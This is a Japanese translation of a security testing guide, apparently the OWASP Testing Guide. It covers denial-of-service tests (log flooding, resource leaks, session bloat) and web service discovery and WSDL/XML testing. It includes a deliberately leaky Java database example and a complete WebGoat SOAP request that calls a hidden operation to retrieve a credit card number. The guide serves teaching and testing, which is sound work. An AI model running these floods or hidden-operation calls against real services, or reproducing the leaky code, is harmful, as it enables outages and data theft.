もしアプリケーションがログエントリの容量や使用できるログスペースの上限を設定していない場合、この攻撃に対して脆弱です。とりわけ、こうしたファイルが他の処理(例えばアプリケーションがテンポラリファイルを作成する等)ができなくなるまで大きくなるため、ログファイルに対して独立したパーティションがない場合あてはまります。しかしながら、テスターがアプリケーションの生成したログファイルにある程度アクセスすることができなければ(グレーボックス)、このタイプの攻撃の成功を知ることは難しいかもしれません。

ブラックボックステスト及びその例

このテストをブラックボックスのシナリオで行うのはある程度の運や忍耐力がなければ非常に困難です。クライアントから送付した値で長さチェックが行われない(あるいは非常に長い)ものを確認します。これは非常に高い確率でアプリケーションによってログが取られます。クライアントの textarea フィールドは、受け入れる長さが長い場合が多いですが、リモートのデータベースに記録されないかもしれません。大きな値をそのフィールドにできるだけ速く送る同一のリクエストを送るプロセスをスクリプトを使って自動化し、しばらく待ちます。ファイルシステムに書き込もうとした時にサーバは最終的にエラーをレポートし始めるでしょうか。

グレーボックステスト及びその例

ターゲットのディスクスペースを監視することができる場合があります。これは通常、ローカルネットワーク越しにテストがおこなわれる場合です。この情報を得るための方法には以下のシナリオがあります:

1. ログファイルのあるサーバにおいて、テスターがそのファイルシステム全体や一部をマウントできる場合

2. サーバが SNMP を使ってディスクスペースの情報を提供する場合

こうした情報が使える場合、テスターは非常に大きなリクエストをサーバに送り、データが長さの制限なしにアプリケーションログファイルに書き込まれるかどうかを見てみます。制約が全くなければ、短いスクリプトを使ってこうした長いリクエストを送り、サーバ上でログファイルが大きくなる(あるいは空き領域が減っていく)スピードを見ます。これによりテスターは、ディスクをいっぱいにするのにどれくらいの時間と労力が必要かを、DoS を完了せずに知ることができます。

4.9.7 リソース解放の失敗 (OWASP-DS-007)

概要

このテストでは、アプリケーションがリソース(ファイルやメモリ)を使用した後に適切に解放するかどうかを調べます。

この問題の説明

アプリケーションでエラーが起きて、使用中のリソースの解放ができなかった場合、その後の使用ができなくなるかもしれません。可能性のある例には以下のようなものがあります:

- アプリケーションがファイルを書き込みのためにロックし、例外が起きるが、明確にファイルを閉じてアンロックしない
- 開発者がメモリ管理に責任を持つ、C や C++のような言語内のメモリリーク。エラーによって通常のロジックフローを迂回し、割り当てられたメモリが消去されず、再利用すべきだとガーベジコレクターが認識しない状態におかれている
- 例外が投げられた時にオブジェクトが解放されない DB コネクションオブジェクトを使用している場合。こうしたリクエストが何度も繰り返されると、アプリケーションが DB コネクションを全て使い果たします。なぜなら、コードは開いている DB オブジェクトをつかんでリソースを解放しないからです。

以下は Java で書かれた脆弱なコードの例です。この例では、Connection と CallableStatement が最後のブロックでクローズされています。

```
public class AccountDAO {
    … …
    public void createAccount(AccountInfo acct)
                throws AcctCreationException {
       … …
       try {
          Connection conn = DAOFactory.getConnection();
          CallableStatement  calStmt = conn.prepareCall(…);
          … …
          calStmt.executeUpdate();
          calStmt.close();
          conn.close();
       }  catch (java.sql.SQLException e) {
          throw AcctCreationException (...);
       }
    }
}
```

ブラックボックステスト及びその例

一般的に、このタイプのリソースリークを純粋なブラックボックステストで見つけるのは非常に困難です。サーバが未処理の例外と思われるエラーを投げるデータベースオペレーションを行っているリクエストを見つけたら、こうしたリクエストを高速に数百投げるプロセスを自動化することができます。正常で正当な使用が遅くなったり、アプリケーションから新しいエラーメッセージが出ていたりしているかを確認します。

グレーボックステスト及びその例

ターゲットのディスクスペースやメモリ使用を監視できる場合があります。通常、テストがローカルネットワークでテストが行われる場合です。この情報を得るための方法には以下のシナリオがあります:

1. テスターが、アプリケーションが載っているサーバのファイルシステムやその一部をマウントできる
2. SNMP によってディスクスペースやメモリ使用の情報を提供する

こうした場合、アプリケーションがきれいに処理しない例外やエラーを起こすためにアプリケーションにデータを挿入しようとしている時に、サーバのメモリやディスク使用を監視できるかもしれません。こうしたタイプのエラーを起こすためには、正当なデータとして予想していない特殊文字(e.g., !, |, and ').を含めます。

4.9.8 セッションへの大量のデータ保存 (OWASP-DS-008)

概要

このテストでは、サーバがメモリリソースを使い果たすように、ユーザセッションオブジェクトに大量のデータを割り当てることができるかどうかを調べます。

この問題の説明

ユーザセッションオブジェクトに大量のデータを保存しないように気をつける必要があります。データベースから検索した大量のデータ等の大量の情報をセッションに保存することは DoS 問題を引き起こす可能性があります。この問題は、セッションデータがログイン前にもある場合、より深刻な問題になります。なぜなら、ユーザがこの攻撃をアカウントなしで行うことができるからです。

ブラックボックステスト及びその例

これもまた、純粋なブラックボックステストの設定で行うのが難しいケースです。ありそうな場所は、通常のアプリケーション使用でユーザが提供するデータによって大量のレコードがデータベースから読みだされるところです。他の良い候補としては、より大きなレコードセットを一度に少しずつ閲覧するページに関連する機能があります。その開発者は、次のブロックのデータのためにデータベースにまた問い合わせるのではなく、そのレコードをセッションにキャッシュすることを選んだかもしれません。これが疑われる場合、そのサーバにたくさんの新しいセッションを自動的に作るリクエストを作成し、そのたびにセッションにデータをキャッシュすることと考えられるリクエストを実行します。スクリプトをしばらく動かし、新しいセッションでのアプリケーションの反応を観察します。この攻撃によって、仮想マシン(VM)もしくはサーバ自身さえ、メモリ不足になる可能性があります。

グレーボックステスト及びその例

もしあれば、SNMP がマシンのメモリ使用についての情報を提供してくれます。ターゲットのメモリ使用を監視することができれば、このテストの実行に大いに役立ちます。なぜなら、テスターは上記のセクションで説明したスクリプトが実行されたときに何が起こるか見ることができるからです。

4.10 ウェブサービステスト

SOA（Service Orientated Architecture）、あるいは、ウェブサービス・アプリケーションは、将来有望なシステムであり、ビジネスの相互運用を可能にするとともに、これまでになく急成長しています。ウェブサービスの真の「クライアント」とは、多くの場合、ユーザが目の当たりにするウェブではなく、システムの背後で稼動するサーバとなります。ウェブサービスは、HTTP、FTP、SMTP、MQ といった通信プロトコルを利用する他のサービスと同様、ネット上でさらされています。ウェブサービスのしくみは、（一般的なウェブアプリケーションのように）XML、SOAP、WSDL、UDDI の技術と連携して HTTP プロトコルを利用します。

- 「WSDL（Web Services Description Language、ウェブサービス記述言語）」は、サービスのインターフェースを記述するために使われます。
- 「SOAP（Simple Object Access Protocol）」は、XML と HTTP を使って、ウェブサービスとクライアント・アプリケーションとの間を通信する手段を提供します。
- 「UDDI（Universal Description、Discovery and Integration）」は、潜在的なクライアントから発見されるように、ウェブサービスとその特徴を登録し公開するために使われます。

ウェブサービスが内包する脆弱性には、SQL インジェクション、情報公開や情報漏えいといった、他のサービスも持っている脆弱性があります。その上、ウェブサービスでは、XML や構文解析ツールに関する特有の脆弱性もあり、ここでは、それらの脆弱性についても論じます。

次の記事は、ウェブサービステストについて記述します。

4.10.1 ウェブサービスの情報収集 (OWASP-WS-001)

概要

ウェブサービステストを実施する第一段階は、ウェブサービスへの侵入点と通信方式を確定することです。このことについては、ウェブサービスに関連する WSDL に言及するときに説明します。

ブラックボックステストと例

ゼロ知識

通常、あなたがウェブサービスにアクセスするには、WSDL のパスを知っていることでしょう。しかし、もし、そのサービスに関する情報を持っていないならば、あなたは、UDDI を使って目的のサービスを見つけなければならないでしょう。ウェブサー

ビスは、UDDI、WSDL、SOAP の 3 つの主要な部分から構成されます。UBR（Universal Business Registry）と呼ばれる、利用者と提供者とのやりとりを促進し、第三者として仲介を行うものが存在しています。WSDL を見つけるにはいくつかの方法があり、もっとも簡単な方法は、公開されている検索エンジンで検索を行うことです。例えば、もし、example.com という公開されているウェブサービスを特定する必要があるならば、google.com において次のように入力します。

```
inurl:wsdl site:example.com
```

そうすると、あなたは、公開されている Example WSDL をすべて見つけることができるでしょう。Net Square の wsPawn は便利なツールであり、ウェブサービス利用者のようにふるまって、UBR に問い合わせを行い、要求どおりのサービスを探します。それから、UBR は、利用可能なサービスの一覧を提供するので、ウェブサービス利用者は、1 つ以上の利用可能なサービスを選びます。次に、ウェブサービス利用者は、これらのサービスのアクセスポイント、あるいは、エンドポイントの情報を要求すると、UBR は、この情報を提供します。この時から、ウェブサービス利用者は、ウェブサービス提供者のホストアドレス、または、IP アドレス（WDSL）にアクセスし、サービスの利用を開始できます。

WSDL エンドポイント

テスト者が WSDL にアクセスすると、ウェブサービスへのアクセスポイントと利用可能なインターフェースを確定することができます。これらのインターフェースや手法は、HTTP や HTTPS 上の SOAP を使った入力を必要とします。もし、これらの入力がソースコードレベルで十分に定義されていないならば、危険にさらされ悪用される可能性があります。例えば、次のような WDSL エンドポイントを与えるとします。

```
http://www.example.com/ws/FindIP.asmx?WSDL
```

あなたは、ウェブサービスについて、次のような記述を入手できます。

```
<?xml version="1.0" encoding="utf-8"?>
<wsdl:definitions xmlns:http="http://schemas.xmlsoap.org/wsdl/http/"
xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:s="http://www.w3.org/2001/XMLSchema"
xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:tns="http://example.com/webservices/"
xmlns:tm="http://microsoft.com/wsdl/mime/textMatching/"
xmlns:mime="http://schemas.xmlsoap.org/wsdl/mime/"
targetNamespace="http://example.com/webservices/"
xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/">
  <wsdl:types>
    <s:schema elementFormDefault="qualified"
targetNamespace="http://example.com/webservices/">
      <s:element name="GetURLIP">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="EnterURL" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="GetURLIPResponse">
        <s:complexType>
          <s:sequence>
            <s:element minOccurs="0" maxOccurs="1" name="GetURLIPResult" type="s:string" />
          </s:sequence>
        </s:complexType>
      </s:element>
      <s:element name="string" nillable="true" type="s:string" />
```

```
    </s:schema>
  </wsdl:types>
  <wsdl:message name="GetURLIPSoapIn">
    <wsdl:part name="parameters" element="tns:GetURLIP" />
  </wsdl:message>
  <wsdl:message name="GetURLIPSoapOut">
    <wsdl:part name="parameters" element="tns:GetURLIPResponse" />
  </wsdl:message>
  <wsdl:message name="GetURLIPHttpGetIn">
    <wsdl:part name="EnterURL" type="s:string" />
……
  </wsdl:service>
</wsdl:definitions>
```

このウェブサービスは、単純に、入力に論理的な名前（EnterURL）を受け取り、出力で対応する IP アドレス与えます。すなわち、私たちは、このウェブサービスの手続きである「GetURLIP」と、入力における「EnterURL」の文字列を知っていることとなります。このような方法で、私たちは、ウェブサービスの侵入点を認識し、ウェブサービスをテストする準備が整います。

ウェブサービスの発見

ウェブサービスの利用者は、遠隔サーバから利用可能なウェブサービスを見つけるために、単純で一般化された方法が必要です。ウェブサービスを発見する方法には、DISCO と UDDI の 2 つの方法があります。
DISCO（Web Service Discovery）は、URL を表記する WSDL 記述子や、スキーマ記述文書（.xsd）のような XML 文書を発見するのに、私たちが利用できる方法の一つです。

例えば、ウェブサーバに「http://myexample.com/myexampleService.asmx?DISCO」という HTTP クエリーを送ると、

私たちは、次のような DISCO 記述子を入手できます。

```
<?xml version=”1.0” encoding=”utf-8”?>
<discovery xmlns:xsd=”http://www.w3.org/2001/XMLSchema”
xmlns:xsi=”http://www.w3.org/2001/XMLSchema-instance”
xmlns=”http://schemas.xmlsoap.org/disco/”>
  <contractRef ref= »http ://myexample.com/MyexampleService.asmx?wsdl »
docRef= »http ://myexample.com/myexample.asmx »
xmlns= »http ://schemas.xmlsoap.org/disco/scl/ » />
  <soap address=”http://myexample.com/MyexampleService.asmx”
xmlns:q1=”http://myexample.com/terraserver/” binding=”q1:myexampleServiceSoap”
xmlns=”http://schemas.xmlsoap.org/disco/soap/” />
</discovery>
```

上記の XML 文書から、私たちは、遠隔ウェブサーバから利用可能なウェブサービスについて書かれた、WSDL 文書への参照が分かります。

DISCO は、マイクロソフトの技術であり、UDDI（Universal Description、Discovery and Integration）は、OASIS の基準です。

ウェブサービスでよく知られた命名規則

通常のウェブサービス・プラットホームでは、WSDL 文書のために用意された命名規則があります。この命名規則は、URI 探索を経由して、あるいは、ウェブ検索サーバへのクエリーを通じて、WSDL を取り出すことにより利用できます。

私たちが利用できる URL の例は、次のようになります。

```
http://<webservice-host>:<port>/<servicename>
http://<webservice-host>:<port>/<servicename>.wsdl
http://<webservice-host>:<port>/<servicename>?wsdl
http://<webservice-host>:<port>/<servicename>.aspx?wsdl
```

.aspx 拡張子に代えて、.ascx、.asmx、.ashx 拡張子も使用できます。

「?wsdl」に代えて、「?disco」を使用しても同様です。


```
http://<webservice-host>:<port>/<servicename.dll>?wsdl
http://<webservice-host>:<port>/<servicename.exe>?wsdl
http://<webservice-host>:<port>/<servicename.php>?wsdl
http://<webservice-host>:<port>/<servicename.pl>?wsdl
```

Apache Axis で試すと、次のようになります。


```
http://<webservice-host>:<port>/axis/services/<servicename>?wsdl
http://<webservice-host>:<port>/axis/services/<service-name>
```

公開されているウェブサービスの検索

「seekda」(http://seekda.com)というウェブサービスの検索エンジンは、公開されているウェブサービスと関係する記述を見つけるのに役に立ちます。ウェブサービスを見つけるには、「seekda」(http://seekda.com)のウェブサービス検索エンジンにキーワードをただ入力するだけです。私たちは、タグ・クラウドのような指標や、国ごとのサービス、よく使われているサービスといった絞り込みを行って閲覧することもできます。




「Wsindex」(http://www.wsindex.org)という、優れたリンクと資源を持つウェブサーバもあります。



UDDI ブラウザ

公開されている UDDI リソースを閲覧し検索するために、とても便利な UDDI オンライン・ツールを提供しているウェブサーバとして、http://www.soapclient.com が利用できます。


私たちは、「operator」のプルダウンに、「Microsoft」と「Xmethods」の 2 つの選択肢が利用できます。



このサーバでは、例えば、事業名（business names）やサービス名（service names）やサービスタイプ（service types）に特定の文字列を持つ、すべての UDDI を探すことができます。

高度な UDDI の閲覧

私たちは、UDDI ブラウザの高度な機能を使って、非公開の UDDI レジストリを検索することができます。



このサービスは、ウェブサービスと動的に対話することができます。

SOAP クライアントには、ウェブサービスと他の資源への有用なリンクを発見できる、別の手法が提供されています。

コマンドラインでの対話

時々、コマンドラインでウェブサービスと対話する方が便利であることがあります。

簡単な SOAP クライアント- SOAPClient4XG

SOAPClient4XG は、コマンドラインから SOAP にリクエストを送ることのできる、XML に対する SOAP クライアントです。例えば、次のようなコマンドを送ります。

```
java -jar SOAPClient4XG http://api.google.com/search/beta2  my_sample_search.xml
```

CURL

私たちは、CURL を使って、ウェブサービスを利用することもできます。
例えば、次のようになります。

```
curl --request POST --header “Content-type: text/xml
      --data @my_request.xml http://api.google.com/search/beta2
```

Perl – SOAPlite

Perl と SOAP::lite モジュールを使って、私たちは、SOAP リクエストを自動化するスクリプトを作ることができます。

SOAP XML File

コマンドラインからウェブサービスを呼び出すために、私たちは、下記のような SOAP リクエストファイルを作って、CURL でそのファイルをサーバに送信することができます。

```
<SOAP-ENV:Envelope
  xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
```

```
  SOAP-ENV:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">

  <SOAP-ENV:Body>

   <m:GetZip xmlns:m="http://namespaces.example.com">
     <country>Italy</country>
     <city>Roma</city>
   </m:GetZip>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

私たちがウェブサービスをテストするには、不正な XML ファイルを作り、次のような典型的な攻撃方法があります。

-サイズが過剰な XML タグ
-入れ子になった宣言文、再帰的な宣言文
-パラメータ攻撃
-認証テスト
-クロス・サイト・スクリプティング（XSS）
-SQL インジェクション

参考文献

- DISCO: http://msdn.microsoft.com/en-us/magazine/cc302073.aspx
- UDDI OASIS Standard: http://www.oasis-open.org/specs/index.php#uddiv3.0.2
- Understanding UDDI: http://www-128.ibm.com/developerworks/webservices/library/ws-featuddi/index.html
- WebServices Testing: http://www.aboutsecurity.net

ツール

- Net Square wsPawn
- OWASP WebScarab: Web Services plugin
- Mac OSX Soap Client: http://www.ditchnet.org/soapclient
- Foundstone WSDigger: http://www.foundstone.com/us/resources/proddesc/wsdigger.htm
- Soaplite: http://www.soaplite.com
- Perl: http://www.perl.com
- SOAPClient4XG: http://www-128.ibm.com/developerworks/xml/library/x-soapcl/
- CURL: http://curl.haxx.se

オンライン・ツール

- Web Services Directory: http://www.wsindex.org

- Seekda: http://seekda.com/
- UDDI Browser: http://www.soapcliet.com/
- Xmethods: http://www.xmethods.net
- WSIndex: http://www.wsindex.org

4.10.2 WSDL のテスト (OWASP-WS-002)

概要

WSDL が特定されると、私たちはその侵入点をテストすることができます。

論点解説

ウェブサービスの WSDL に侵入点が見つかることを確認し、標準的な SOAP リクエストを使用しない操作を実行してみてください。ウェブサービスが機密情報をあなたに渡さないことを保証してください。

ブラックボックステストと例

ウェブサービス提供者が待っているのは、ウェブサービス利用者の標準的な SOAP メッセージであることを前提として、あなたは、隠れた「operation」を引き出す特別なメッセージを作ることができます。


例:
よい例は、WebGoat 5.0 WSDL スキャンニング・レッスンです。次の図は、そのレッスンのスクリーンショットです。

ここに、「FirstName」「LastName」「Login Count」のみを選択肢のパラメータとして使用し、ウェブサービスを実行するインターフェースがあります。もし、あなたが関係のある WSDL を調べると、次のものを見つけるでしょう。

```
...
<wsdl:portType name="WSDLScanning">
<wsdl:operation name="getFirstName" parameterOrder="id">
<wsdl:input message="impl:getFirstNameRequest" name="getFirstNameRequest"/>
```

```
<wsdl:output message="impl:getFirstNameResponse" name="getFirstNameResponse"/>

</wsdl:operation>
<wsdl:operation name="getLastName" parameterOrder="id">
<wsdl:input message="impl:getLastNameRequest" name="getLastNameRequest"/>
<wsdl:output message="impl:getLastNameResponse" name="getLastNameResponse"/>
</wsdl:operation>

<wsdl:operation name="getCreditCard" parameterOrder="id">
<wsdl:input message="impl:getCreditCardRequest" name="getCreditCardRequest"/>
<wsdl:output message="impl:getCreditCardResponse" name="getCreditCardResponse"/>
</wsdl:operation>

<wsdl:operation name="getLoginCount" parameterOrder="id">
<wsdl:input message="impl:getLoginCountRequest" name="getLoginCountRequest"/>
<wsdl:output message="impl:getLoginCountResponse" name="getLoginCountResponse"/>
</wsdl:operation>
</wsdl:portType>
...
```

私たちは、4 つの「oparation」を目にします。3 つだけではありません。WebScarab というウェブサービスのプラグインを使用すると、私たちは、SOAP リクエストを作って、特定の ID を与えられた「Credit Card」を入手できます。



このリクエストから生じる SOAP リクエストは、次のようになります。


```
POST http://localhost:80/WebGoat/services/SoapRequest HTTP/1.0
Accept: application/soap+xml, application/dime, multipart/related, text/*
Host: localhost:80
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Content-length: 576
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
<?xml version='1.0' encoding='UTF-8'?>
<wsns0:Envelope
  xmlns:wsns1='http://www.w3.org/2001/XMLSchema-instance'
  xmlns:xsd='http://www.w3.org/2001/XMLSchema'
  xmlns:wsns0='http://schemas.xmlsoap.org/soap/envelope/'>
  <wsns0:Body
    wsns0:encodingStyle='http://schemas.xmlsoap.org/soap/encoding/'>
    <wsns2:getCreditCard
          xmlns:wsns2='http://lessons.webgoat.owasp.org'>
      <id xsi:type='xsd:int'
          xmlns:xsi='http://www.w3.org/2001/XMLSchema-instance'
      >101</id>
    </wsns2:getCreditCard>
```

```
  </wsns0:Body>
</wsns0:Envelope>
And the SOAP Response with the credit card number (987654321) is:
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/xml;charset=utf-8
Date: Wed, 28 Mar 2007 10:18:12 GMT
Connection: close
<?xml version="1.0" encoding="utf-8"?><soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-
instance">
<soapenv:Body>
<ns1:getCreditCardResponse soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:ns1="http://lessons.webgoat.owasp.org">
<getCreditCardReturn
xsi:type="xsd:string">987654321</getCreditCardReturn></ns1:getCreditCardResponse>
</soapenv:Body>
</soapenv:Envelope>
```

WSDigger

WSDigger は、ウェブサービスのセキュリティテストを自動化する、フリーのオープンソースのツールです。このツールを使って、私たちは、簡単なインターフェースを通して、コードを記述することなく、検索クエリーを入力し、ウェブサービスを動的に動作させ、対話しながらウェブサービスをテストすることができます。

私たちがウェブサービスと対話するには、悪意のあるデータを WSDigger に入力させて、「invoke」というボタンをクリックすることでウェブサービス方式を動作させられるはずです。



予想される結果:

通常の SOAP メッセージのやりとりでは使われない操作や、機密データへのアクセスを提供する操作が考えられますが、ウ

ェブサービス・アプリケーションがどこに、操作を行うためのアクセスを許可するかについて、テスト者は、最大限に詳細を盛り込むべきです。

参考文献

技術解説書

- W3Schools schema introduction - http://www.w3schools.com/schema/schema_intro.asp

ツール

- OWASP WebScarab:ウェブサービス・プラグイン
- Foundstone WSDigger: http://www.foundstone.com/us/resources/proddesc/wsdigger.htm

4.10.3 XML 構造テスト (OWASP-WS-003)

概要

XML は、適切に機能するために、十分に検討されなければなりません。十分に検討されていない XML は、サーバ側で XML 構文解析ツールが構文解析する際に失敗するでしょう。構文解析ツールは、XML が十分に検討されていることを評価するために、完全な XML メッセージを連続性のある方法で実行させる必要があります。

XML 構文解析ツールは、CPU を非常に酷使するものでもあります。攻撃の方向性が、とても大きい XML メッセージや不正な XML メッセージを送信することにより、この弱点へ向かう場合もあります。

テスト者は、受信サーバでメモリーや CPU の資源を機能不全に陥らせる、サービス拒否攻撃を発生するように構成された XML 文書を作ることができます。これは、XML 構文解析ツールに過剰な負荷を与えること、ひいては、CPU を非常に酷使することで発生します。

論点解説

このセクションでは、不正なメッセージまたは悪意を持って作られたメッセージをウェブサービスに送り、その反応で判定できる、攻撃方法の種類について議論します。

例えば、多くの属性を持つ要素は、構文解析ツールで問題の原因となることがあります。このカテゴリの攻撃では、十分に検証されていない XML 文書(例:要素の重複がある XML、開始タグはあるが対応する終了タグのない XML)も含みます。DOM ベースの構文解析は、(SAX の構文解析とは対照的に)完全なメッセージがメモリーに読み込まれる事象により発生する、DoS に対する脆弱性が存在する場合があります。例えば、サイズが過剰な添付ファイルは、DOM の構造では問題が発生します。

